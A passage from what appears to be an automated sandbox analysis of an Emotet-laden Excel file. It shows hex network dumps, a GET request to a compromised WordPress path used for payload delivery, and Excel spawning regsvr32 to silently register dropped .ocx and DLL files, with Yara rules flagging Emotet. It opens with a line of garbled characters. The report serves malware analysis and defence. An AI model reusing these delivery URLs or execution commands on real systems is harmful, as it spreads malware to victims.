FLQJ#r'uT=Z;NB&oYmMqJKE'XuabXJ?30tEA@>zz$unRzzzL$m^"?^]]=zX!1D!JE
2022-07-25 08:27:23 UTC	736	IN	Data Raw: 9e d1 36 74 a2 35 e0 87 c9 34 34 cf 15 48 45 f2 72 9a 1c d1 76 ec 5d bf 00 46 ca a1 95 03 7e 8b b3 45 37 36 f7 15 95 d5 64 58 0b c4 aa 82 39 03 7e 3e c3 00 1f 11 3f 70 52 dd 6c 58 b8 4f ea 19 df c7 23 70 41 23 08 81 bd 1d 55 52 f8 70 00 c7 54 04 a6 6f 7f 46 cb 00 17 46 ee 58 75 95 4c 50 0c cd 6c 04 a5 a7 97 b2 4c cc 62 5a 32 d5 20 b0 a8 05 20 70 9a 57 53 02 dd 1d 6a ce 7a 52 92 2a 94 aa d6 87 d8 5d e1 01 e4 e0 a9 a7 4f 8f 4e 7a 7a b1 7e ab d6 8f c7 03 09 63 77 46 56 e0 97 02 47 65 fb 1d 5d 7a ca 8f ff c7 54 0c cb d9 56 58 8d 00 17 6d f6 58 75 d5 6c 50 71 58 21 24 d9 0b 76 af ab 6e fd ab 93 5b bf 95 c0 75 89 0b 01 a5 17 66 7a 30 b5 ba b6 0f 5a ec 94 ac d6 fb 45 66 aa 61 7a ae 43 68 4b 45 b2 ba 75 dc 6c 55 29 70 e9 44 de db ad 0e dd 65 67 da 36 7a c2 e3 31 Data Ascii: 6t544HErv]F~E76dX9~>?pRlXO#pA#URpToFFXuLPlLbZ2 pWSjzR*]ONzz~cwFVGe]zTVXmXulPqX!$vn[ufz0ZEfazChKEulU)pDeg6z1
2022-07-25 08:27:23 UTC	752	IN	Data Raw: 61 fd 55 41 69 af 99 2d 13 b3 2b cc 72 91 bb 35 9e 59 aa 05 eb 60 e6 61 15 d8 63 58 4a c4 7a 3d af 8c 07 2d 42 35 47 39 a8 61 15 2d 13 1f 7e cc 72 3d fb 1d 32 80 95 8f ff c7 54 63 eb eb c7 59 8d 00 ec 6d dc 58 75 95 4c ab 0d c7 54 ff c9 ca 99 4c 8d 00 e0 4a 3d 58 75 3f 6c a7 2d cf 64 f3 d3 33 81 74 5c 4e 37 bd 3f bb 9c 6d 29 70 81 33 c2 76 4c c2 57 d9 07 a6 ca b9 05 e6 f4 21 ca dd 68 b4 9e af 17 a5 df 1c 6e 0d bc 3f ad d1 31 70 69 fb 45 9d a8 60 76 7e dd 1d 0d cc 73 5e 4a 10 fe 11 de 38 89 02 05 0c d9 03 bd d1 0e 61 17 92 7f bd 8a ab ee 35 47 53 62 24 52 87 33 1f 45 c4 42 3d 7a d8 ff 75 a2 b8 8b 03 66 e3 17 01 af d5 4a 45 bc 8d 41 90 cd 7f 19 70 00 0e aa ef 5d 02 a6 d9 0f 02 58 29 7a 58 f4 19 6e f6 6a 26 f6 4f 17 01 17 d1 0f 02 b6 0f 3d 55 ea 22 55 f1 75 Data Ascii: aUAi-+r5Y`acXJz=-B5G9a-~r=2TcYmXuLTLJ=Xu?l-d3t\N7?m)p3vLW!hn?1piE`v~s^J8a5GSb$R3EB=zufJEAp]X)zXnj&O=U"Uu
2022-07-25 08:27:23 UTC	768	IN	Data Raw: c0 e5 b8 42 ee 05 0b 09 99 f3 2f 60 fe 19 11 87 e1 87 cb 21 db 13 6e d9 3f 7d 62 0c 76 58 b2 11 61 fe ab 46 21 4f 17 0e 6d d1 0f 0d b6 0f 32 c2 35 7e 29 fb 45 0e aa 61 6a cd 13 68 c1 00 77 92 37 59 8a ab 61 f9 05 90 3e 25 52 81 13 60 28 c4 37 7a fb 1d 4d 1c 66 8f ff c7 6c 1c a3 ab d8 21 8b 28 0f 77 fb 2d 4d ab 96 77 00 cd 6c 1c 1a cd 53 f4 55 44 37 f3 32 70 b2 11 69 63 e0 46 21 a5 17 06 1a ef 4a 45 f6 1f 3a 50 1e 11 69 7b 89 03 61 9c 4b c7 47 40 cb 30 77 b0 9e db 64 93 6c 48 f8 fd 21 24 d9 0b 6e af ab 6e fd c2 df 19 6f f0 f8 99 03 8c e0 cd 54 cf 1b 60 cb 30 0f 31 d8 10 b8 df 64 48 f7 a7 0a ee 83 af 55 92 8b ac 32 f3 37 60 1e 11 11 39 89 03 19 a5 27 7e ac 19 73 c5 f0 3f 32 21 18 54 29 f1 4d 0e e2 ea c9 0d d7 2d 02 b2 4e e0 31 9f 30 64 a0 42 00 46 a0 61 62 Data Ascii: B/`!n?}bvXaF!Om25~)Eajhw7Ya>%R`(7zMfl!(w-MwlSUD72picF!JE:Pi{aKG@0wdlH!$nnoT`01dHU27`9'~s?2!T)M-N10dBFab

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:23 UTC	784	IN	Data Raw: 56 d9 c7 6d 33 7a 7a 84 bc 6b 17 b1 ad 6e 25 24 52 40 d7 ed 62 41 37 7a fe 25 8c 54 ee f5 20 42 21 24 5a 27 56 58 c1 c8 17 7e 7a 58 82 b5 e8 9a 02 fe 28 ef 6f cb df cd 6a 41 37 7a f1 d5 55 50 29 70 f7 a7 e0 ce 57 cf c3 78 4e 45 37 bb df 78 71 54 29 7e 81 f3 01 20 52 46 92 98 46 45 7f f1 6f d4 aa 54 29 34 8b c3 01 20 52 46 dd d5 62 41 37 7a 32 db b7 7c c1 96 6c b9 de 68 d9 be ee 4e e4 45 37 93 56 a3 8a ab ee f5 28 42 21 24 c6 be 56 58 21 c0 1f 7e 7a 58 0a dd ac 58 04 46 21 9c af 86 59 a4 cb c0 1f 7e 7a 58 12 73 d6 8f 81 f3 09 20 52 46 e9 cb 3e 45 f0 ff 4a 5c 75 54 14 3a 00 46 e0 81 62 42 56 58 47 c4 82 4a 7e 58 75 dc fa 34 09 81 a4 04 56 46 56 64 e2 45 37 f1 f7 78 71 54 29 87 e1 87 cb 22 db d3 76 5c 4a 45 b6 ff 5a 5c 75 54 fb 9b ff b9 a0 91 72 42 56 58 aa Data Ascii: Vm3zzkn%$R@bA7z%T B!$Z'VX~zX(ojA7zUP)pWxNE7xqT)~ RFFEoT)4 RFbA7z2|lhNE7V(B!$VX !~zXXF!Y~zXs RF>EJ\uT:FbBVXGJ~Xu4VFVdE7xqT)"\vJEZ\uTrBVX
2022-07-25 08:27:23 UTC	800	IN	Data Raw: bc 3e 5e 68 fe 10 0d 48 8b 02 05 44 ba 5a 56 58 4a 0d be 7f f3 f9 75 54 65 fb c3 75 f3 6c d9 89 1e d3 16 61 5f 32 f9 9c 25 0b 61 8f e0 0e a8 78 76 56 12 d1 0e 61 2f f3 36 7c 7d 01 61 fb ec 0e a2 c8 12 81 13 a8 0f fe 37 7a bd 1d 81 5e 7d 70 00 75 e1 ad 17 be 91 1d 72 28 8b 7a 7a d3 af d5 6c 48 20 da 21 24 ea db d4 cf 19 c4 42 42 51 46 73 54 ee 35 20 6b 3f 24 52 cd 1b 78 bd a4 f6 90 7e d1 20 74 e8 15 20 4b e0 41 72 49 97 3d 6a 55 b6 0f 5a eb 5c 55 29 b7 45 76 b6 ff 52 46 d7 1d 7a 3c ad 85 85 d9 00 64 c4 2f b3 4e e0 41 62 4b d7 2d 7a 71 a0 41 1f 9f 30 44 f8 c3 00 46 4a 61 42 7c df 1d 5a 84 52 6a 77 d9 30 44 20 28 00 46 a0 51 42 42 51 f8 5d ce 72 6a f1 1d 45 df 6c 50 8b 03 19 cc 43 26 56 58 8d 00 27 23 25 58 75 d5 64 60 08 2d 8b 71 39 0b 46 64 c3 08 27 fb 0f Data Ascii: >^hHDZVXJuTeula_2%axvVa/6|}a7z^}pur(zzlH !$BBQFsT5 k?$Rx~ t KArI=jUZ\U)EvRFz<d/NAbK-zqA0 DFJaB|ZRjw0D (FQBBQ]rjElPC&VX'#%Xud`-q9Fd'
2022-07-25 08:27:23 UTC	816	IN	Data Raw: b1 6c 72 2d c3 0a aa f8 1b cf 0d 50 03 cc 5c 6a 33 d1 06 4c 64 f9 4b 66 76 65 06 07 03 19 1c 04 60 32 fb b4 a5 54 29 70 8b c2 05 9c 53 46 56 10 c1 f9 13 ea 7b 58 75 df 9d 54 80 47 21 24 1a cd fa 7c 3a 44 37 7a 3e d3 c1 70 79 71 00 46 6d af ee 62 1e 59 4a 45 73 f1 de 7c 35 55 29 70 44 cd 8d 00 62 47 56 58 0b cc 74 ba f1 dc 51 e4 28 70 00 03 12 f6 17 75 9f 19 c3 06 8f f1 fe 7c dd 55 29 70 48 cd f8 65 db 05 e6 d3 ce 61 af 7b 7a 58 38 dd 7a d8 41 cf 62 84 d9 c2 72 20 4b 45 37 33 f3 23 ed 19 a0 23 90 07 a8 57 da cf 12 7c 32 ce b3 5e 12 59 75 54 61 f9 6c 62 51 ad 16 62 3e d3 ce 61 57 7b 7a 58 fc 10 0d 10 8b c2 05 7c 53 46 56 d1 0e 61 6f f1 fe 7c 4d 55 29 70 44 cf 55 00 02 0a df 24 6e 0d 73 f3 1e 7c 35 dd 6d 54 38 02 a8 48 76 76 1a d1 1e 61 1f 36 f3 0c 51 74 c1 Data Ascii: lr-P\j3LdKfve`2T)pSFV{XuTG!$\|:D7z>pyqFmbYJEs\|5U)pDbGVXtQ(pu\|U)pHea{zX8zAbr KE73##W\|2^YuT albQb>aW{zX\|SFVao\|MU)pDU$ns|5mT8Hvva6Qt
2022-07-25 08:27:23 UTC	832	IN	Data Raw: 8b 87 69 ad 16 62 5a 9f 0e 61 07 bc ec 58 75 95 4d 54 30 4d e0 48 76 76 59 99 2e 61 07 70 fb 2c 51 64 f3 6f 2c 46 aa 60 76 76 df 1c 6e 75 f0 3e 5e 18 71 fd 7a 17 c7 42 05 86 a9 03 72 9f 0e 61 0f 40 78 b9 81 93 6d 54 48 e5 da f1 69 81 12 7c 7a 92 a9 7a 7a 99 19 70 19 72 81 32 05 14 3d ce 5f 58 c1 01 13 4a f3 1c 51 64 a2 3c 24 7e aa 60 76 06 65 90 0b cc 3f bd 3e 7c 45 73 7a 70 00 c7 6d 00 62 b4 39 52 b5 c4 43 5e 4a 6a 8d 85 39 f1 74 62 11 3b 7a 94 b9 d3 0e 61 07 f3 3e 7c 45 df 65 54 48 cd 25 00 61 8e df 52 8d 01 13 4a b3 bb 75 54 a8 04 24 76 5c 13 a0 aa 3d 1c 6e 75 6d f3 3e 7c 45 d5 5d 54 30 d4 49 73 1f cd 12 7c 7a cc 73 5e 4a 10 f6 90 01 b3 cc 0e a8 78 76 4e 01 10 c9 a9 67 f1 c6 7c f5 54 29 70 49 cd f9 ad 2e 62 76 b0 41 0b ca 85 49 98 fc 10 0d 38 48 cd 24 Data Ascii: ibZaXuMT0MHvvY.ap,Qdo,F`vvnu>^qzBra@xmTHi|zzzpr2=_XJQd<$~`ve?>\|Eszpmb9RC^Jj9tb;za>\|EeTH% aRJuT$v\=num>|E]T0Is|zs^JxvNg|T)pI.bvAI8H$
2022-07-25 08:27:23 UTC	848	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49173	94.231.103.133	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:29 UTC	848	OUT	GET /wp-includes/xFbL/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: flywithme.dk Connection: Keep-Alive
2022-07-25 08:27:30 UTC	848	IN	HTTP/1.1 404 Not Found Date: Mon, 25 Jul 2022 08:27:29 GMT Server: Apache X-Powered-By: PHP/5.6.40 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://flywithme.dk/wp-json/>; rel="https://api.w.org/" Content-Security-Policy: upgrade-insecure-requests; Upgrade: h2 Connection: Upgrade, close X-Content-Type-Options: nosniff SimplyCom-Server: Apache Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-07-25 08:27:30 UTC	849	IN	Data Raw: 33 31 61 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 20 20 0d 0a 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 4d 6f 62 69 6c 65 20 37 20 5d 3e 20 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 64 61 2d 44 4b 22 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 6d 37 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 20 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 64 61 2d 44 4b 22 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 20 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 64 61 2d 44 4b 22 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 Data Ascii: 31a1<!doctype html> ...[if IEMobile 7]> <html lang="da-DK"class="no-js iem7"> <![endif]-->...[if lt IE 7]> <html lang="da-DK" class="no-js ie6"> <![endif]-->...[if IE 7]> <html lang="da-DK" class="no-js ie7"> <![endif]-->...[if IE 8

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:30 UTC	856	IN	Data Raw: 6c 6f 72 7b 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 63 6f 6c 6f 72 2d 2d 76 69 76 69 64 2d 72 65 64 29 20 21 69 6d 70 6f 72 74 61 6e 74 3b 7d 2e 68 61 73 2d 6c 75 6d 69 6e 6f 75 73 2d 76 69 76 69 64 2d 6f 72 61 6e 67 65 2d 63 6f 6c 6f 72 7b 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 63 6f 6c 6f 72 2d 2d 6c 75 6d 69 6e 6f 75 73 2d 76 69 76 69 64 2d 6f 72 61 6e 67 65 29 20 21 69 6d 70 6f 72 74 61 6e 74 3b 7d 2e 68 61 73 2d 6c 75 6d 69 6e 6f 75 73 2d 76 69 76 69 64 2d 61 6d 62 65 72 2d 63 6f 6c 6f 72 7b 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 63 6f 6c 6f 72 2d 2d 6c 75 6d 69 6e 6f 75 73 2d 76 69 76 69 64 2d 61 6d 62 65 72 29 20 21 69 6d 70 6f 72 74 61 6e 74 Data Ascii: lor{color: var(--wp--preset--color--vivid-red) !important;}.has-luminous-vivid-orange-color{color: var(--wp--preset--color--luminous-vivid-orange) !important;}.has-luminous-vivid-amber-color{color: var(--wp--preset--color--luminous-vivid-amber) !important
2022-07-25 08:27:30 UTC	861	IN	Data Raw: 0d 0a Data Ascii:
2022-07-25 08:27:30 UTC	861	IN	Data Raw: 32 30 39 62 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 73 74 79 6c 65 73 68 65 65 74 27 20 69 64 3d 27 70 69 78 67 72 69 64 64 65 72 2d 63 73 73 27 20 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 66 6c 79 77 69 74 68 6d 65 2e 64 6b 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 6d 75 2d 70 6c 75 67 69 6e 73 2f 70 69 78 67 72 69 64 64 65 72 2d 70 72 6f 2f 63 73 73 2f 66 72 6f 6e 74 2d 67 72 69 64 64 65 72 2e 63 73 73 3f 76 65 72 3d 33 2e 33 2e 31 27 20 74 79 70 65 3d 27 74 65 78 74 2f 63 73 73 27 20 6d 65 64 69 61 3d 27 61 6c 6c 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 73 74 79 6c 65 73 68 65 65 74 27 20 69 64 3d 27 62 6f 6f 74 73 74 72 61 70 2d 63 73 73 2d 63 73 73 27 20 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 66 6c 79 77 69 74 68 6d 65 2e 64 6b 2f 77 70 2d Data Ascii: 209b<link rel='stylesheet' id='pixgridder-css' href='https://flywithme.dk/wp-content/mu-plugins/pixgridder-pro/css/front-gridder.css?ver=3.3.1' type='text/css' media='all' /><link rel='stylesheet' id='bootstrap-css-css' href='https://flywithme.dk/wp-
2022-07-25 08:27:30 UTC	869	IN	Data Raw: 61 3e 3c 2f 6c 69 3e 0a 3c 6c 69 20 69 64 3d 22 6d 65 6e 75 2d 69 74 65 6d 2d 31 36 38 22 20 63 6c 61 73 73 3d 22 6d 65 6e 75 2d 69 74 65 6d 2d 20 6d 65 6e 75 2d 69 74 65 6d 2d 74 79 70 65 2d 70 6f 73 74 5f 74 79 70 65 20 6d 65 6e 75 2d 69 74 65 6d 2d 6f 62 6a 65 63 74 2d 70 61 67 65 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6c 79 77 69 74 68 6d 65 2e 64 6b 2f 6b 6f 6e 74 61 6b 74 2f 22 3e 4b 6f 6e 74 61 6b 74 20 6f 73 3c 2f 61 3e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e Data Ascii: a> <li id="menu-item-168" class="menu-item menu-item-type-post_type menu-item-object-page">Kontakt os
2022-07-25 08:27:30 UTC	869	IN	Data Raw: 0d 0a Data Ascii:
2022-07-25 08:27:30 UTC	869	IN	Data Raw: 32 38 66 35 0d 0a 09 09 09 09 09 3c 2f 64 69 76 3e 0d 0a 0d 0a 09 09 09 09 3c 2f 64 69 76 3e 20 3c 21 2d 2d 20 65 6e 64 20 2e 63 6f 6e 74 61 69 6e 65 72 20 2d 2d 3e 0d 0a 09 09 09 3c 2f 64 69 76 3e 20 3c 21 2d 2d 20 65 6e 64 20 2e 6e 61 76 62 61 72 20 2d 2d 3e 0d 0a 09 09 0d 0a 09 09 09 3c 64 69 76 20 69 64 3d 22 62 72 61 6e 64 22 3e 0d 0a 09 09 09 09 3c 61 20 63 6c 61 73 73 3d 22 62 72 61 6e 64 22 20 74 69 74 6c 65 3d 22 54 61 78 61 66 6c 79 76 6e 69 6e 67 20 6f 67 20 72 65 6a 73 65 72 c3 a5 64 67 69 76 6e 69 6e 67 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6c 79 77 69 74 68 6d 65 2e 64 6b 22 3e 46 6c 79 57 69 74 68 4d 65 3c 2f 61 3e 0d 0a 09 09 09 3c 2f 64 69 76 3e 0d 0a 09 09 0d 0a 09 09 3c 2f 68 65 61 64 65 72 3e 20 3c 21 2d 2d 20 65 6e 64 20 Data Ascii: 28f5 ... end .container --> ... end .navbar --> FlyWithMe </header> ... end
2022-07-25 08:27:30 UTC	877	IN	Data Raw: 46 75 6c 64 73 6b 5c 75 30 30 65 36 72 6d 22 2c 22 6d 65 6a 73 2e 70 6c 61 79 22 3a 22 41 66 73 70 69 6c 22 2c 22 6d 65 6a 73 2e 70 61 75 73 65 22 3a 22 50 61 75 73 65 22 2c 22 6d 65 6a 73 2e 74 69 6d 65 2d 73 6c 69 64 65 72 22 3a 22 54 69 64 73 6b 79 64 65 72 22 2c 22 6d 65 6a 73 2e 74 69 6d 65 2d 68 65 6c 70 2d 74 65 78 74 22 3a 22 42 72 75 67 20 76 65 6e 73 74 72 65 5c 2f 68 5c 75 30 30 66 38 6a 72 65 20 70 69 6c 65 74 61 73 74 65 72 20 66 6f 72 20 61 74 20 73 70 6f 6c 65 20 31 20 73 65 6b 75 6e 64 20 66 72 65 6d 2c 20 6f 67 20 6f 70 5c 2f 6e 65 64 20 70 69 6c 65 74 61 73 74 65 72 6e 65 20 66 6f 72 20 61 74 20 73 70 6f 6c 65 20 31 30 20 73 65 6b 75 6e 64 65 72 20 66 72 65 6d 2e 22 2c 22 6d 65 6a 73 2e 6c 69 76 65 2d 62 72 6f 61 64 63 61 73 74 22 3a 22 Data Ascii: Fuldsk\u00e6rm","mejs.play":"Afspil","mejs.pause":"Pause","mejs.time-slider":"Tidskyder","mejs.time-help-text":"Brug venstre\/h\u00f8jre piletaster for at spole 1 sekund frem, og op\/ned piletasterne for at spole 10 sekunder frem.","mejs.live-broadcast":"
2022-07-25 08:27:30 UTC	879	IN	Data Raw: 0d 0a Data Ascii:
2022-07-25 08:27:30 UTC	879	IN	Data Raw: 37 36 63 0d 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 73 72 63 3d 27 68 74 74 70 73 3a 2f 2f 66 6c 79 77 69 74 68 6d 65 2e 64 6b 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 6a 73 2f 6d 65 64 69 61 65 6c 65 6d 65 6e 74 2f 6d 65 64 69 61 65 6c 65 6d 65 6e 74 2d 6d 69 67 72 61 74 65 2e 6d 69 6e 2e 6a 73 3f 76 65 72 3d 36 2e 30 2e 31 27 20 69 64 3d 27 6d 65 64 69 61 65 6c 65 6d 65 6e 74 2d 6d 69 67 72 61 74 65 2d 6a 73 27 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 69 64 3d 27 6d 65 64 69 61 65 6c 65 6d 65 6e 74 2d 6a 73 2d 65 78 74 72 61 27 3e 0a 2f 2a 20 3c 21 5b 43 44 41 54 41 5b 20 2a 2f 0a 76 61 72 20 5f 77 70 6d 65 6a 73 53 Data Ascii: 76c<script type='text/javascript' src='https://flywithme.dk/wp-includes/js/mediaelement/mediaelement-migrate.min.js?ver=6.0.1' id='mediaelement-migrate-js'></script><script type='text/javascript' id='mediaelement-js-extra'>/* <![CDATA[*/var _wpmejsS

Statistics

Behavior

● EXCEL.EXE



System Behavior

Analysis Process: EXCEL.EXE PID: 2152, Parent PID: 576

General

Target ID:	0
Start time:	10:28:12
Start date:	25/07/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fb00000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: 1720, Parent PID: 2152

General

Target ID:	3
Start time:	10:28:21
Start date:	25/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhdt1.ocx
Imagebase:	0xff700000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.914740891.0000000000160000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.915078556.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1672**, Parent PID: **1720**

General

Target ID:	4
Start time:	10:28:23
Start date:	25/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IBmjgOoh\HPiQbOm.dll"
Imagebase:	0xff700000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1198622373.0000000000150000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: , Source: 00000004.00000002.1198679946.00000000002FA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1199191486.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabFD8B.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	180008BC0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarFD8C.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	180008BC0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1020**, Parent PID: **2152**

General

Target ID:	5

Start time:	10:28:25
Start date:	25/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhdt2.ocx
Imagebase:	0xff700000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: **316**, Parent PID: **2152**

General	
Target ID:	6
Start time:	10:28:27
Start date:	25/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhdt3.ocx
Imagebase:	0xff700000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: **2540**, Parent PID: **2152**

General	
Target ID:	7
Start time:	10:28:30
Start date:	25/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhdt4.ocx
Imagebase:	0xff700000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly